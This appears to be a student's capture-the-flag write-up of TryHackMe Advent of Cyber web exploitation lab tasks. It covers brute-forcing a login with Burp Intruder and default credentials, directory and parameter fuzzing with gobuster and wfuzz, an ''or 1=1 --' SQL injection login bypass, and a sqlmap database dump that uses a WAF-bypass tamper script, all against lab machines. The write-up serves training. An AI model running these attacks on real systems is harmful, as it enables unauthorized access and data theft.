In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

### Question 3

Open the link <https://hackerone.com/reports/804548> in THM



### Question 4 and 5

Open the options of foxy proxy on burp for port and proxy type


The screenshot shows the 'Edit Proxy Burp' configuration dialog. The fields are as follows:

- Title or Description (optional): Burp
- Proxy Type: HTTP
- Proxy IP address or DNS name ★: 127.0.0.1
- Port ★: 8080
- Username (optional): username
- Password (optional): \*\*\*\*

At the bottom right are four buttons: Cancel, Save & Add Another, Save & Edit Patterns, and Save.


## Question 6

Using the decoder, encode “PSP0201” to URL



## Question 7 and 8

Enter a random test username and password



Then in burp suite, go to intercept under proxy and send the intercept to intruder (ctrl+i)

A screenshot of the Burp Suite Community Edition interface. The title bar says "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The "Proxy" tab is selected. Below the menu is a toolbar with buttons for Forward, Drop, Intercept (which is highlighted), Action, and Open Browser. To the right is a status bar with "Comment this item", "HTTP/1", and a question mark icon. The main pane shows a POST request to "http://10.10.108.1:80". The "Pretty" tab is selected, displaying the raw HTTP request. The request body contains the following data:

```
1 POST /login HTTP/1.1
2 Host: 10.10.108.1
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.108.1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.10.108.1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 username=test&password=test
```

The right side of the interface features a vertical "INSPECTOR" panel.

In the intruder tab, press clear and add the random username and password used earlier. Set the attack type to cluster bomb

The screenshot shows the OWASp ZAP interface with the 'Intruder' tab selected. In the 'Payload Positions' section, the 'Attack type' is set to 'Cluster bomb'. Below it, a list of HTTP headers and a body payload are shown. The body payload contains the string 'username=\$test\$&password=\$test\$'. On the right side of the payload list, there are four buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. A large red 'Start attack' button is located at the top right of the intruder panel.

```

1 POST /login HTTP/1.1
2 Host: 10.10.91.236
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.10.91.236
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v
10 Referer: http://10.10.91.236/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 username=$test$&password=$test$
  
```

In the payloads under intruder, add the common username and passwords given in THM

The screenshot shows two side-by-side panels for 'Payload Sets' and 'Payload Options [Simple list]'.

**Left Panel (Payload Sets):**

- Target: [dropdown]
- Positions: [dropdown]
- Payloads: [selected]
- Resource Pool: [dropdown]
- Options: [dropdown]
- Payload Sets:**
  - You can define one or more payload sets. The number of payload sets depends on how you customized in different ways.
  - Payload set: 1 (dropdown)
  - Payload count: 3
  - Payload type: Simple list (dropdown)
  - Request count: 0

**Right Panel (Payload Sets):**

- Target: [dropdown]
- Positions: [dropdown]
- Payloads: [selected]
- Resource Pool: [dropdown]
- Options: [dropdown]
- Payload Sets:**
  - You can define one or more payload sets. The number of payload sets depends on how you customized in different ways.
  - Payload set: 2 (dropdown)
  - Payload count: 3
  - Payload type: Simple list (dropdown)
  - Request count: 9

**Left Panel (Payload Options [Simple list]):**

- This payload type lets you configure a simple list of strings that are used as payload.
- Paste [button]
- Load ... [button]
- Remove [button]
- Clear [button]
- Deduplicate [button]
- Add [button]
- Add from list ... [Pro version only] [dropdown]

**Right Panel (Payload Options [Simple list]):**

- This payload type lets you configure a simple list of strings that are used as payload.
- Paste [button]
- Load ... [button]
- Remove [button]
- Clear [button]
- Deduplicate [button]
- Add [button]
- Add from list ... [Pro version only] [dropdown]


Start the attack

The screenshot shows the 'Attack' results table for a completed cluster bomb attack. The table has columns: Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment.

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
2	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
3	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
4	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
5	root	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
6	user	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
7	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255	
8	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309	

At the bottom left, a progress bar indicates the attack is 'Finished'.

Because the length is different from the rest, the username and password of ‘admin’ and ‘12345’ was successful. Login using them to get the flag



### Thought Process/Methodology:

For the first 3 questions, we can find the answers in the notes on THM and in a link given there. Then we had to explore burp and foxy proxy a bit to find the port and proxy type. Afterwards, using the decoder built into BurpSuite, we were able to encode “PSP0201” into the URL. Finally, using BurpSuite we can intercept our login request to let burp know where we want the inputs for username and password for our attack. Using the list of username and passwords given in THM we were able to brute force our way in the website and get the flag

## **Day 4: Web Exploitation - Santa's watching**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**


### Question 1

Using the command provided from the website, compare the command with the question.

```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt
```

### Question 2

Use gobuster to get the API directory.



```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.218.235 -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.218.235
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2022/06/18 13:59:41 Starting gobuster in directory enumeration mode
=====
/.htpasswd        (Status: 403) [Size: 278]
/.htaccess        (Status: 403) [Size: 278]
/LICENSE          (Status: 200) [Size: 1086]
/api              (Status: 301) [Size: 312] [→ http://10.10.218.235/api/]
/server-status    (Status: 403) [Size: 278]
Progress: 19308 / 20470 (94.32%)  ━━[3~~
```

Enter the link given by gobuster.

Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.218.235 Port 80

### Question 3


Use wfuzz command to get the date.

```
File Actions Edit View Help
File Edit View Description
(kali㉿kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.218.235/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://10.10.218.235/api/site-log.php?date=FUZZ
Total requests: 63

ID      Response    Lines   Word    Chars   Payload
=====
000000017: 200      0 L     0 W     0 Ch    "20201116"
000000014: 200      0 L     0 W     0 Ch    "20201113"
000000016: 200      0 L     0 W     0 Ch    "20201115"
000000013: 200      0 L     0 W     0 Ch    "20201112"
000000012: 200      0 L     0 W     0 Ch    "20201111"
000000001: 200      0 L     0 W     0 Ch    "20201100"
000000003: 200      0 L     0 W     0 Ch    "20201102"
000000018: 200      0 L     0 W     0 Ch    "20201117"
000000005: 200      0 L     0 W     0 Ch    "20201104"
000000002: 200      0 L     0 W     0 Ch    "20201101"
000000004: 200      0 L     0 W     0 Ch    "20201103"
000000011: 200      0 L     0 W     0 Ch    "20201110"
000000008: 200      0 L     0 W     0 Ch    "20201107"
000000006: 200      0 L     0 W     0 Ch    "20201105"
000000009: 200      0 L     0 W     0 Ch    "20201108"
```


0000000020:	200	0 L	0 W	0 Ch	"20201119"
0000000042:	200	0 L	0 W	0 Ch	"20201211"
0000000040:	200	0 L	0 W	0 Ch	"20201209"
0000000026:	200	0 L	1 W	13 Ch	"20201125"
0000000057:	200	0 L	0 W	0 Ch	"20201226"
0000000022:	200	0 L	0 W	0 Ch	"20201121"
0000000016:	200	0 L	0 W	0 Ch	"20201215"

Copy and paste the date in the link.



#### Question 4

Type **wfuzz --help** in the terminal.



A screenshot of a terminal window titled "kali@kali:~". The window shows the output of the command "wfuzz --help". The output includes copyright information for Wfuzz 3.1.0, developer credits for Christian Martorella and Carlos del ojo, and usage instructions. It also describes how FUZZ keywords are replaced by payloads and details available options like -h, --help, and --version.

```
kali@kali:~$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****
Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZnZ wherever you put these keywords wfuzz will replace them with the values of the specified payload.
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Options:
-h/--help : This help
--help : Advanced help
--filter-help : Filter language specification
--version : Wfuzz version details
-e <type> : List of available encoders/payloads/iterators/printers/scripts
```

#### **Thought Process/Methodology:**

Using the IP address given, we were directed to a forum with no login page. We decided to use gobuster. The gobuster eventually returns the link of the API. Then, we copy and paste it on the address bar. There, we found the API directory. After getting the directory, use the wfuzz command with the wordlist created to get the date parameter. Find the date that contains words and characters. Finally, replace the fuzz parameter with the date and we will obtain the flag.

## **Day 5: Web Exploitation - Someone stole Santa's gift list!**

**Tools used:**Kali Linux,Firefox,Burpsuite,FoxyProxy,SQL

**Solution/Walkthrough:**


Question 1:

Refer to microsoft notes


The screenshot shows a Microsoft article page with a dark background. At the top, there is a navigation bar with icons for back, forward, search, and more. The main title is "Configure a Server to Listen on a Specific TCP Port". Below the title, it says "Article • 03/12/2022 • 3 minutes to read • 11 contributors". There are like and dislike buttons on the right. Under the title, it says "Applies to: SQL Server (all supported versions)". The main content starts with: "This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall." A note at the bottom states: "Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a port scanner to query for open ports, so changing the port number is not considered a robust security measure."

**Question 2:**

Add '/santapanel' to end of the url



Input the username as “admin’ or 1=1 --”



### Question 3

Go to Santa's TODO list and look for the database used


Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

### Resources

### Question 4,5 and 6

Use “sqlmap -r panel.request --tamper=space2comment –dump-all sqlite” to print all the data



The screenshot shows a terminal window with two tabs, both labeled "1211103149@kali: ~". The window title is "1211103149@kali: ~". The terminal content is as follows:

```
(1211103149㉿kali)-[~] $ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage cause
d by this program
[*] starting @ 05:35:21 /2022-06-23/ Use a different browser
[05:35:21] [INFO] parsing HTTP request from 'panel.request'
[05:35:21] [INFO] loading tamper module 'space2comment'
[05:35:22] [INFO] testing connection to the target URL https://sqlmap.org
